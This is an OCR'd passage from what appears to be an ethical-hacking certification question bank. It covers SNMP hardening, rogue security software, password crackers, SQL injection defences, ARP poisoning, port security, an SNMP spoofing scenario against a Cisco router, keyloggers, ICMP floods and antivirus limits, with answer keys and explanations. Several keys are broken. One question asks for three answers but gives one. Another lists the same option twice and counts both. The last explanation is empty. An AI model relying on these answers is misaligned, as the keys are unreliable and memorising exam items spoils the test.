The SNMP Read-Only Community String is like a password. The string is sent along with each SNMP Get-Request and allows (or denies) access to a device. Most network vendors ship their equipment with a default password of "public". This is the so-called "default public community string". How would you keep intruders from getting sensitive information regarding the network devices using SNMP? (Select 2 answers)

A. Enable SNMPv3 which encrypts username/password authentication

B. Use your company name as the public community string replacing the default 'public'

C. Enable IP filtering to limit access to SNMP device

D. The default configuration provided by device vendors is highly secure and you don't need to change anything

ANSWER: A C


Explanation:

Enable SNMPv3 which encrypts username/password authentication is correct because SNMPv3 replaces the shared community-string model with the User-based Security Model. It supports message authentication to verify the identity and integrity of management requests, and its privacy service encrypts SNMP protocol data so that sensitive management information is not exposed to network listeners. In practice, SNMPv3 should be configured with authentication and privacy enabled (commonly called authPriv), using strong, unique credentials and approved cryptographic protocols. This prevents reliance on the well-known default *public* community string and materially improves protection for device-management traffic. The IETF SNMPv3 architecture describes these security services at RFC 3411.

Enable IP filtering to limit access to SNMP device is also correct because SNMP management access should be restricted to explicitly authorized management stations. Access-control lists or firewall rules can permit UDP SNMP traffic only from designated network-management hosts and deny it from all other source addresses. This reduces the reachable attack surface and prevents arbitrary systems on the network from querying device-management interfaces. Cisco's SNMP configuration guidance similarly recommends limiting SNMP access through an access list; see Cisco IOS SNMP Configuration Guide.

QUESTION NO: 91

A Trojan horse is a destructive program that masquerades as a benign application. The software initially appears to perform a desirable function for the user prior to installation and/or execution, but in addition to the expected function steals information or harms the system.



The challenge for an attacker is to send a convincing file attachment to the victim, which gets easily executed on the victim machine without raising any suspicion. Today ' s end users are quite knowledgeable about malwares and viruses. Instead of sending games and fun executables, Hackers today are quite successful in spreading the Trojans using Rogue security software.

What is Rogue security software?

A. A flash file extension to Firefox that gets automatically installed when a victim visits rogue software disabling websites

B. A Fake AV program that claims to rid a computer of malware, but instead installs spyware or other malware onto the computer. This kind of software is known as rogue security software.

C. Rogue security software is based on social engineering technique in which the attackers lures victim to visit spear phishing websites

D. This software disables firewalls and establishes reverse connecting tunnel between the victim ' s machine and that of the attacker

ANSWER: B

Explanation:

Rogue security software is a fraudulent application—often called *scareware* or fake antivirus—that pretends to identify, remove, or protect against malware. It typically uses alarming but fabricated security alerts, scan results, pop-ups, or system warnings to persuade the user that the device is infected and that immediate action or payment is required. Once installed or purchased, the software may deploy malware, spyware, unwanted programs, or otherwise compromise the device and its data. This fits the Trojan delivery model because the apparent security function gives the victim a plausible reason to download and execute the malicious program. The essential characteristic is the deceptive claim to improve security while actually introducing malicious or unwanted code. The U.S. Federal Trade Commission describes fake antivirus software as programs that display misleading warnings and can install malware or steal personal information. The UK National Cyber Security Centre similarly identifies scareware as deceptive software or messages intended to pressure users into taking unsafe actions. See the Federal Trade Commission guidance on fake security warnings and the NCSC online-security guidance.

QUESTION NO: 92

Which of the following are well know password-cracking programs?(Choose all that apply.

A. L0phtcrack

B. NetCat

C. Jack the Ripper

D. Netbus

E. John the Ripper

ANSWER: A E

Explanation:

L0phtcrack and **John the Ripper** are established password-cracking and password-auditing tools. L0phtcrack is designed primarily for recovering or auditing Windows account passwords, including analysis of password hashes obtained from Windows systems. Its auditing workflow helps security professionals identify weak passwords and assess the exposure created by poor password choices or legacy hash formats. The product documentation describes password recovery and auditing capabilities for Windows environments: L0phtCrack.

John the Ripper is a widely used offline password-security auditing tool. It can test candidate passwords against numerous hash formats, using approaches such as wordlist-based guessing, rule transformations, and incremental/brute-force modes. Its core purpose is to identify weak credentials from password hashes during an authorized security assessment. Openwall, the project maintainer, describes John the Ripper as a fast password cracker and documents its supported formats and usage: Openwall John the Ripper. In ethical hacking practice, both tools are used only with explicit authorization to evaluate password strength and recommend remediation such as longer unique passwords, multi-factor authentication, and stronger password-hashing controls.

QUESTION NO: 93

Which of the following practices help prevent SQL injection vulnerabilities in a Web application? (Choose three.)

A. Use parameterized queries or prepared statements

B. Apply allow-list input validation

C. Use a database account with least privilege

D. Build SQL statements by concatenating user input

E. Rely only on client-side validation


ANSWER: A B C

Explanation:

Using parameterized queries or prepared statements is the primary defense because it separates SQL instructions from user-supplied data. **Applying allow-list input validation** helps ensure that values conform to the expected format, length, and character set before processing. **Using a database account with least privilege** limits the effect of a successful injection flaw by preventing the application from performing unnecessary administrative or data-modification operations. Escaping input alone is not a substitute for parameterized queries, and client-side validation can be bypassed. OWASP describes these controls in its SQL Injection Prevention Cheat Sheet.

QUESTION NO: 94

How do you defend against ARP Poisoning attack? (Select 2 answers)



A. Enable DHCP Snooping Binding Table

B. Restrict ARP Duplicates

C. Enable Dynamic ARP Inspection

D. Enable MAC snooping Table

ANSWER: A C

Explanation:

Enable DHCP Snooping Binding Table and Enable Dynamic ARP Inspection are complementary switch protections against ARP poisoning. DHCP snooping monitors DHCP exchanges on untrusted access ports and records legitimate client IP-address-to-MAC-address bindings, along with the relevant VLAN and interface. This trusted binding information establishes the expected association between a host's network identity and its physical address.

Dynamic ARP Inspection uses those DHCP-snooping bindings to inspect ARP packets received on untrusted ports. Before forwarding an ARP request or reply, the switch validates the claimed sender IP and MAC information against the binding database. ARP messages that do not match a known, legitimate binding can be discarded, which prevents an attacker from successfully advertising a forged IP-to-MAC mapping to other hosts on the LAN. DHCP snooping must be enabled and configured so that its bindings are available to Dynamic ARP Inspection; trusted uplinks and legitimate DHCP-server-facing interfaces also need to be designated appropriately. Cisco documents DHCP snooping binding creation and use at Cisco DHCP Snooping Configuration Guide and explains ARP validation at Cisco Dynamic ARP Inspection Configuration Guide.

QUESTION NO: 95

Which of the following techniques can be used to mitigate the risk of an on-site attacker from connecting to an unused network port and gaining full access toÂ the network? (Choose three.)

A. Port Security

B. IPSec Encryption

C. Network Admission Control (NAC)

D. 802.1q Port Based Authentication

E. 802.1x Port Based Authentication

F. Intrusion Detection System (IDS)

ANSWER: A

Explanation:

Port Security is the most direct switch-level control for reducing the risk presented by an unused physical Ethernet port. It is configured on an access-switch interface to restrict which device MAC addresses may use that interface, either by statically specifying permitted addresses or by learning a limited number of secure addresses. Administrators can also define a violation action, such as shutting down or restricting the port, when an unapproved device is connected. This prevents a newly connected system from simply obtaining ordinary network connectivity through an exposed wall jack or unused desk port. In practice, unused switch interfaces should also be administratively disabled and assigned to an isolated VLAN until they are required; Port Security provides an additional enforcement mechanism where an interface must remain available. Cisco documents the capability to limit secure MAC addresses and specify actions for security violations in its Port Security configuration guidance. NIST also identifies controlling and restricting network access points as part of physical and logical access protection in NIST SP 800-53.

QUESTION NO: 96

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

```
Current configuration : 1206 bytes
!
version 12.3
!
hostname Victim
!
enable secret 5 $1$h2iz$DHYpcqURFOAPD2aDuA.YXO
!
interface Ethernet0/0
ip address dhcp
ip nat outside
half-duplex
!
interface Ethernet0/1
ip address 192.168.1.1 255.255.255.0
ip nat inside
half-duplex
!
router rip
network 192.168.1.0
!
ip nat inside source list 102 interface Ethernet0/0 overload
no ip http server
ip classless
!
access-list 1 permit 192.168.1.0 0.0.0.255
access-list 102 permit ip any any
!
snmp-server community public RO

snmp-server community private RW 1
snmp-server enable traps tty
!
line con 0
logging synchronous
login
line aux 0
line vty 0 4
password secret
login
!!
end
```

You are hired to conduct security testing on their network. You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection. You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file

B. Run a network sniffer and capture the returned traffic with the configuration file from the router

C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address

D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

ANSWER: B D

Explanation:

“Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0” and “Run a network sniffer and capture the returned traffic with the configuration file from the router” work together in the legacy SNMP/Cisco IOS configuration-copy scenario described. An SNMP access list commonly restricts management requests by source address. If an attacker can inject a request that appears to originate from an address permitted by that list, the router may accept the authenticated SNMP SET operation. Cisco’s configuration-copy MIB supports initiating copies of running or

startup configuration data to a network file server, typically using TFTP. The request can therefore instruct the device to export its configuration to an attacker-controlled or observable transfer destination.

Because a spoofed-source packet causes responses to be directed toward the impersonated address rather than the tester's actual host, packet capture at an appropriate point on the network is needed to observe the resulting TFTP exchange and recover the transferred configuration. TFTP has no built-in confidentiality protection, so configuration content transferred in this manner can be visible to a passive network capture. This scenario illustrates why SNMP write access should be tightly controlled, SNMPv3 should be preferred, and configuration transfers should use protected management paths. Cisco documents configuration-copy operations through SNMP at Cisco IOS SNMP Configuration Copy; SNMP's security model is specified in RFC 3411.

QUESTION NO: 97

Which of the following is a protocol that is prone to a man-in-the-middle (MITM) attack and maps a 32-bit address to a 48-bit address?

A. ICPM

B. ARP

C. RARP

D. ICMP

ANSWER: B

Explanation:


ARP is correct because the Address Resolution Protocol resolves an IPv4 address, which is 32 bits long, to the corresponding hardware address on a local network, typically an Ethernet MAC address of 48 bits. A host uses ARP when it knows the destination IPv4 address but needs the Layer 2 destination MAC address in order to construct and send an Ethernet frame on its local segment.

ARP was designed without authentication or integrity protection for its replies. Devices commonly accept ARP replies and update their ARP caches, which enables ARP spoofing/poisoning when an attacker sends forged bindings between an IP address and the attacker-controlled MAC address. By associating the victim's default-gateway IP address, or another target IP, with the attacker's MAC address, the attacker can position their system to relay and potentially inspect or modify traffic, creating a local-network man-in-the-middle condition. This behavior is central to both the protocol's address-resolution purpose and its well-known security exposure. Cisco provides an overview of ARP operation at Cisco: Address Resolution Protocol, and MITRE ATT&CK documents ARP cache poisoning as a technique at MITRE ATT&CK: ARP Cache Poisoning.

QUESTION NO: 98

Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.





How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)

A. Alternate between typing the login credentials and typing characters somewhere else in the focus window

B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording

C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.

D. The next key typed replaces selected text portion. E.g. if the password is " secret " , one could type " s " , then some dummy keys " asdfsd " .Then these dummies could be selected with mouse, and next character from the password " e " is typed, which replaces the dummies" asdfsd "

E. The next key typed replaces selected text portion. E.g. if the password is " secret " , one could type " s " , then some dummy keys " asdfsd " .Then these dummies could be selected with mouse, and next character from the password " e " is typed, which replaces the dummies" asdfsd "


ANSWER: A C D E

Explanation:

“Alternate between typing the login credentials and typing characters somewhere else in the focus window,” “Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter,” and the two instances of the selected-dummy-text technique are valid countermeasures against a conventional hardware keylogger that records keyboard scan codes but does not record mouse actions, cursor position, or application focus. These approaches deliberately make the chronological sequence of captured keystrokes differ from the actual password submitted to the authentication form. Interspersing unrelated characters in another field, inserting password characters out of order by repositioning the cursor with the mouse, and selecting and replacing dummy text all require an observer to know the associated mouse operations and the active input location in order to reconstruct the credential. That information is normally unavailable to a simple inline keyboard logger. These are only limited risk-reduction techniques for an untrusted public device, not a guarantee of credential security: a compromised kiosk could also use screen capture, a camera, malware, or a more capable input-monitoring device. Security best practice is to avoid entering sensitive credentials on public systems where possible, use phishing-resistant multifactor authentication, and revoke or change credentials if compromise is suspected. See the OWASP Authentication Cheat Sheet and CISA guidance on public-device and network risks.

QUESTION NO: 99

Which of the following statement correctly defines ICMP Flood Attack? (Select 2 answers)



A. Bogus ECHO reply packets are flooded on the network spoofing the IP and MAC address

B. The ICMP packets signal the victim system to reply and the combination of traffic saturates the bandwidth of the victim ' s network

C. ECHO packets are flooded on the network saturating the bandwidth of the subnet causing denial of service

D. A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP_ECHO_REPLY packets to the victim system.

ANSWER: B D

Explanation:


An ICMP flood, often called a ping flood, is a denial-of-service technique that overwhelms a target or its network connection with excessive Internet Control Message Protocol traffic. “The ICMP packets signal the victim system to reply and the combination of traffic saturates the bandwidth of the victim ' s network” correctly describes the common echo-request form of this attack: incoming ICMP Echo Requests consume inbound capacity and processing resources, while the target’s Echo Replies add outbound traffic and further exhaust available bandwidth. In a distributed version, many compromised systems can generate the traffic simultaneously, greatly increasing the attack volume. “A DDoS ICMP flood attack occurs when the zombies send large volumes of ICMP_ECHO_REPLY packets to the victim system.” is also valid because an ICMP flood may consist of high-volume Echo Reply traffic directed at the victim; the essential characteristic is the volumetric exhaustion caused by the unsolicited or excessive ICMP packet stream. RFC 792 defines ICMP Echo and Echo Reply message types, including their request/reply relationship, at RFC 792. A practical overview of ICMP flood attacks and their bandwidth-exhaustion effect is available from Cloudflare Learning Center.

QUESTION NO: 100

William has received a Chess game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Chess.



After William installs the game, he plays it for a couple of hours. The next day, William plays the Chess game again and notices that his machine has begun to slow down. He brings up his Task Manager and sees the following programs running:



What has William just installed?

A. Zombie Zapper (ZoZ)

B. Remote Access Trojan (RAT)

C. Bot IRC Tunnel (BIT)

D. Root Digger (RD)

ANSWER: B

Explanation:

Remote Access Trojan (RAT) is correct. A RAT is malicious software disguised as, or delivered with, an apparently legitimate application such as the Chess game in this scenario. Once the victim executes the trojanized program, it can install a covert server component on the computer and allow an attacker to remotely control or monitor the system. This control may include executing commands, browsing or exfiltrating files, capturing keystrokes, viewing the screen, activating devices, and maintaining persistence. The untrusted email delivery, the attractive game as a lure, and the unexpected additional activity visible after installation are consistent with a remote-control payload operating in the background. Performance degradation can occur because the malicious process consumes system resources or communicates with an external operator. In practical incident response, an unexpected remote-access component should be treated as a compromise: isolate the endpoint, preserve relevant evidence, identify persistence mechanisms and network connections, and rebuild or remediate the machine according to organizational procedures. MITRE ATT&CK documents adversary use of remote-access software for command-and-control purposes in its Remote Access Software technique. CISA also describes trojans as malware that masquerades as legitimate software to deceive users into installing it in its Understanding Malware guidance.

QUESTION NO: 101

What are the main drawbacks for anti-virus software?

A. AV software is difficult to keep up to the current revisions.

B. AV software can detect viruses but can take no action.

C. AV software is signature driven so new exploits are not detected.

D. Itâ€™s relatively easy for an attacker to change the anatomy of an attack to bypass AV systems

E. AV software isnâ€™t available on all major operating systems platforms.

F. AV software is very machine (hardware) dependent.


ANSWER: C

Explanation:

